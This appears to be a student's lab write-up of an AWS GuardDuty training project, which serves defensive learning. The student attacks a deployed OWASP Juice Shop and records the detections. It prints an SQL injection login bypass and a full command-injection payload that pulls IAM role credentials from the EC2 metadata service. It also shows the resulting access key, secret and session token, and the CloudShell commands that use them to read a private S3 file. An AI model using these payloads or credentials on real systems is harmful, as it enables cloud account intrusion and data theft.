
nextwork.org

Threat Detection with GuardDuty

Nchindo Boris



A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

High First seen 2 minutes ago, last seen 2 minutes ago Info

A malware scan on your S3 object arn:aws:s3:::nextwork-guardduty-project-boris-thesecurebucket-p2ndqc8m1oix/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

Overview

Finding ID	3ccc556fa6b8fb28def7e02292acc720
Type	Object:S3/MaliciousFile
Severity	HIGH
Region	us-east-1
Count	1
Account ID	550744777562
Resource ID	nextwork-guardduty-project-boris-thesecurebucket-p2ndqc8m1oix
Created at	08-15-2025 00:16:57 (2 minutes ago)
Updated at	08-15-2025 00:16:57 (2 minutes ago)

Resource affected

Resource type	S3Object

S3 objects

Introducing Today's Project!

Tools and concepts

The services I used were; - Amazon GuardDuty - Amazon CloudFront - Amazon S3 - AWS CloudFormation - OWASP Juice Shop Key concepts I learnt include; - Deploy a web app using CloudFormation. - Use SQL injection and arbitrary code execution to expose a web app. - Steal credentials and sensitive data. - Detect attacks using GuardDuty. - Use malware protection to level up my GuardDuty skills.

Project reflection

This project took me approximately 2 hours to complete The most challenging part was Deploying the web app with CloudFormation. CloudFormation stack creation kept failing with rollbacks until I challenged the AWS Region and the problem was solved It was most rewarding to see GuardDuty finding and detecting theats


I did this project today as it is one of the essential projects and goals in getting a cloud career

Project Setup

To set up for this project, I deployed a CloudFormation template that launches a web app. The three main components are; - Web app infrastructure - S3 Bucket for storage - GuardDuty for security monitoring

The web app deployed is called OWASP Juice Shop. To practice my GuardDuty skills, I will hack it to make GuardDuty analyze and picked up on my attacks.

GuardDuty is a threat detection service. In this project, it will help me find potential security risks or attacks in my apps and AWS environment.



CloudFormation > Stacks > NextWork-GuardDuty-project-boris

Stacks (1)

Filter status: Active — View nested

Stacks:
NextWork-GuardDuty-project-boris
2025-08-14 22:04:10 UTC+0100
CREATE_COMPLETE

NextWork-GuardDuty-project-boris

Events (89)


Timestamp	Logical ID	Status	Detailed status
2025-08-14 22:11:11 UTC+0100	NextWork-GuardDuty-project-boris	CREATE_COMPLETE	-
2025-08-14 22:11:10 UTC+0100	CloudFrontDistribution	CREATE_COMPLETE	-
2025-08-14 22:08:32 UTC+0100	TheAutoScalingGroup	CREATE_COMPLETE	-
2025-08-14 22:08:32 UTC+0100	TheAutoScalingGroup	CREATE_IN_PROGRESS	-

AWS Management Console
CloudFormation – Stack NextW
Event details - CloudTrail
us-east-1.console.aws.amazon.com/cloudformation/home?region=us-east-1#/stacks/events?stackId=arn%3Aaws%3Acloudformation%3Aus-east-1%3A550744777562%3Astack%2FNextWork-GuardDut...
Search [Alt+S]
United States (N. Virginia)
Account ID: 5507-4477-7562
NCHINDO-IAM-Admin
Delete
Update stack
Stack actions
Create stack
Stack info
Events
Resources
Outputs
Parameters
Template
Changesets
Table view
Timeline view
View root cause
Search events
CloudShell
Feedback
© 2025, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences
Type here to search
20°C Mostly cloudy
22:17
14/08/2025

SQL Injection

The first attack I performed on the web app is SQL injection, which means a web vulnerability that happens when an attacker can insert malicious SQL code into an application's database queries. SQL injection is a security risk because it can let hackers bypass authentication, steal data, or even change the database structure.

My SQL injection attack involved the ' or 1=1;-- part which makes the query always evaluate to true, which lets you avoid the authentication check.




This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Command Injection

Next, I used command injection, which is #{global.process.mainModule.require('child_process').exec('CREDURL=http://169.254.169.254/latest/meta-data/iam/security-credentials/;TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` && CRED=$(curl -H "X-aws-ec2-metadata-token: $TOKEN" -s $CREDURL | echo $CREDURL$(cat) | xargs -n1 curl -H "X-aws-ec2-metadata-token: $TOKEN") && echo $CRED | json_pp >frontend/dist/frontend/assets/public/credentials.json')} The Juice Shop web app is vulnerable to this because the web app doesn't clean up or check the data it receives before processing it. This is known as sanitization. Sanitization is a best practice where the app knows to strip out or block any harmful scripts or commands, so only harmless, intended data is processed.

To run command injection, I copied and pasted the javascript code in the username field. Proceeded to select Set Username The script will change profile's username to [object Object]

Nchindo Boris
NextWork Student


AWS Management Console
CloudFormation – Stack NextW
OWASP Juice Shop
d1g5ryl8pjkav.cloudfront.net/profile
Back
OWASP Juice Shop

User Profile

Email:
admin@juice-sh.op

Username:
#{global.process.mainModule.require('child

[object Object]


File Upload:

No file chosen

Image URL:
e.g. https://www.gravatar.com/avatar/526703ac2bd7cd675e8723

Attack Verification

To verify the attack's success, I opened the following URL https://d1g5ryl8pjkav.cloudfront.net/assets/public/credentials.json The credentials page showed me the private key credentials that the web app developer is using to store its details


Download history
d1g5ryl8pjkav.cloudfront.net/as
d1g5ryl8pjkav.cloudfront.net/assets/public/credentials.json
Pretty print
Type here to search
22:47
14/08/2025


```
{
   "AccessKeyId" : "ASIAYAOXSMNNH4QGDSHU",
   "Code" : "Success",
   "Expiration" : "2025-08-15T03:40:10Z",
   "LastUpdated" : "2025-08-14T21:05:51Z",
   "SecretAccessKey" : "f+aNVK11QFgf8tixpG3O2JVnGOU2HOYnO6p3cbSz",
   "Token" :
"IQoJb3JpZ2luX2VjEAYaCXVzLWVhc3QtMSJGMEQCIHSDmK0YeE/D2tjDxzf1HuuvJkT2OkcG2YZtm5QUurFCAiBBmQKflOoIjFWZt7fmBjJFUB7rbqyur7AzD/CvwbngFSq4BQhOEAAaDDU1MDc0NDc3NzU2MiIMmlPJ59mREAJn4WfTKpUFJ6uHlnFkBFC95Mjv+wb16ZrzZIokrDXle
UNnMNLGl2rlgyW9SQgz2pK1NAKFr1N+hL3jgEZpiT9uKCtkC8j4ZK30zXG5sTcgg8eAOU/ApXbobA+ZFbFso0U+v2SK7+qvX7n6uGij93rNi7aJnpLOSmiB+yQa+7AoZiVptMESPWNK85cPJ+4ykd/tg2bxvADIPUFVtHQLO/a+f05NMrrkaNAwYwDrKQrf04Ru1IpRUuxrRReoLErAEzL
co0kZIXr+VEluVJ4ofDBmPFWBRSFQOCSghTc+yvgOdpr0A0JmCh5HXNdSQRO+xtSJjavwNxrturHFgEKttqRnEgECoSmiNx4pcX68ClLihG5i6fCsruHSD885UDKEPoY7kVTIo0NwkEWkD7C3PcMcBQ8JPpIAOijmAiT4pXzXFbtxSe/sBWXWChigV1BgPFsUP5GVlnhqP6wCDPfCyHB1b
ZJUgX5DkZYClXeSMDlMoBG+ZS5rWxXDtuAeRT/ktD4mPVO2V3iLM212kN32ujGK+rSlc9zf+vekWYQddxxT4U5SUzHF5TChjq77kxk+SBkYWZk9alThDBKNrvJfbfZSWI/kL4Bnkdb1Jbs54OML6NtqR3r14hjxvMvqC2DuoxnWipLOjKGKWr5mepgteluQPRLP+GX9r9VMLlXMgTto6/H
qIhYUdIcXy245z43Ynkhi7jotYMMb5Dja60Ib4Q2//2wt1cXc1U5sbiJl6HCaRJaD4uDLXB+uW26U3vhOnjeb5kCMnu/p9pFhbTqpy8ic9rB7TmKsmVul6jnMe60XGIDQV9qNWChoeiP14OR2gry3KuF2q0LWPughzvHfa4AkA+J5Btm3h/0XHc7ueDAMAqrXxyfWmreJDtZX5DCGn/nEB
jqyAYeoIZZIuTf3t0fARyn4rGPA5ZDQl0VucImVSxlgDxsTwIBJMLXHEW2aqcKk7FGJV3jkCd+5Goh97IrSVt3zGbzw+YmqC0IpGbyMhvcUVSuCGvfoKr7Z1r+Cf+n8f0szVXMJK8irDVEoCvm/C5ooEEMf0aZMT4jAukmZxTMWize0U1X6YqT0SQ/SONllX2ldOvQgncb0ocuKIjR4yJw
qdIFv0gPEXYc3CWNKrimfiOEkbWE=",
   "Type" : "AWS-HMAC"
}
```

Using CloudShell for Advanced Attacks

The attack continues in CloudShell, because I am trying to get access to private data using stolen credentials. To do this, I have to use CloudShell to run commands that a hacker would run to steal data inside the AWS environment.

In CloudShell, I used; - wget to download the credentials.json file from our web app and into the CloudShell environment - Next, I ran a command using cat to display what's inside a file and - jq to process JSON data.

I then set up a profile, called stolen to use the stolen credentials extracted from the attack on the web application. I had to create a new profile because this lets us 'hack into' the AWS environment, and I will have to see whether GuardDuty can pick up on the sneaky things I do as a hacker


CloudFormation > Stacks > NextWork-GuardDuty-project-boris
Stacks (1)
NextWork-GuardDuty-project-boris
2025-08-14 22:04:10 UTC+0100
CREATE_COMPLETE
Outputs (4)
CloudShell
us-east-1


```
~ $ echo $JUICESHOPS3BUCKET
nextwork-guardduty-project-boris-thesecurebucket-p2ndqc8m1oix
~ $ aws s3 cp s3://$JUICESHOPS3BUCKET/secret-information.txt . --profile stolen
download: s3://nextwork-guardduty-project-boris-thesecurebucket-p2ndqc8m1oix/secret-information.txt to ./secret-information.txt
~ $ cat secret-information.txt
Dang it - if you can see this text, you're accessing our private information!
~ $
```

GuardDuty's Findings

After performing the attack, GuardDuty reported a finding immediately Findings are notifications that something suspicious has happened in your AWS environment. The finding tells you what happened, who did it, and how they did it. This helps you understand the attack and fix the problem.

GuardDuty's finding was called UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS which means; - UnauthorizedAccess = some someone tried to do something they shouldn't have the rights to within your AWS environment. - IAMUser/InstanceCredentialExfiltration is the unauthorized activity that GuardDuty detected. Credentials assigned to an EC2 instance (i.e. web server of your web app) were used in a suspicious way, so it's likely that they were stolen. This data breach is called exfiltration. - InsideAWS tells us that the unauthorized access happened within AWS, but by a different AWS account to yours. Anomaly detection was used because GuardDuty would compare this activity against the instance's typical use of its AWS account credentials, and decide that copying an S3 bucket object is out of the ordinary.

GuardDuty's detailed finding about the unauthorized access, reported that; - The Resource affected, indicating that the attack used an IAM role to access your juice shop's S3 bucket. - The Action, indicating that an object (i.e. the important information text file) was retrieved. - The Location and IP address of the attacker, which would be a location in my AWS Region at the time of using CloudShell. This information is so helpful for analyzing the source of an attack, who the attacker could've been, whether there are threats to anticipate now based on what they retrieved, and how to prevent similar breaches in the future.



us-east-1.console.aws.amazon.com/guardduty/home?region=us-east-1#/findings?macros=current&fId=eacc5558f58e5d3d77385d92f10d2aa5

Account ID: 5507-4477-7562
NCHINDO-IAM-Admin

Credentials for the EC2 instance role NextWork-GuardDuty-project-boris-TheRole-cYuhLuDcTwSU were used from a remote AWS account.

High First seen 22 minutes ago, last seen 22 minutes ago

Credentials created exclusively for an EC2 instance using instance role NextWork-GuardDuty-project-boris-TheRole-cYuhLuDcTwSU have been used from a remote AWS account 129543045921.

Overview

Finding ID	eacc5558f58e5d3d77385d92f10d2aa5
Type	UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS
Severity	HIGH
Region	us-east-1
Count	1
Account ID	550744777562
Resource ID	nextwork-guardduty-project-boris-thesecurebucket-p2ndqc8m1oix
Created at	08-14-2025 23:27:23 (16 minutes ago)
Updated at	08-14-2025 23:27:23 (16 minutes ago)

Resource affected


Resource role	TARGET

Extra: Malware Protection

For my project extension, I enabled Malware Protection for S3 Malware is a type of software designed to harm computers. It can damage computers, steal data, or disrupt operations. GuardDuty helps to protect AWS resources by detecting and preventing you from using malware in your environment.

To test Malware Protection, I uploaded malware into my S3 bucket The uploaded file won't actually cause damage because It's like a fake virus that helps test if your antivirus software is working properly without actually using a real virus. In our case, we're using the test file to verify whether GuardDuty can detect malware.

Once I uploaded the file, GuardDuty instantly triggered the finding type Object:S3/MaliciousFile This verified that Malware Protection in GuardDuty is actively monitoring S3 bucket uploads and is capable of detecting known malware signatures



A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

High First seen 2 minutes ago, last seen 2 minutes ago Info

A malware scan on your S3 object arn:aws:s3:::nextwork-guardduty-project-boris-thesecurebucket-p2ndqc8m1oix/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

Investigate with Detective

This finding is Useful Not useful

Overview

Finding ID	3ccc556fa6b8fb28def7e02292acc720
Type	Object:S3/MaliciousFile
Severity	HIGH
Region	us-east-1
Count	1
Account ID	550744777562
Resource ID	nextwork-guardduty-project-boris-thesecurebucket-p2ndqc8m1oix
Created at	08-15-2025 00:16:57 (2 minutes ago)
Updated at	08-15-2025 00:16:57 (2 minutes ago)

Resource affected

Resource type	S3Object

S3 objects

© 2025, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences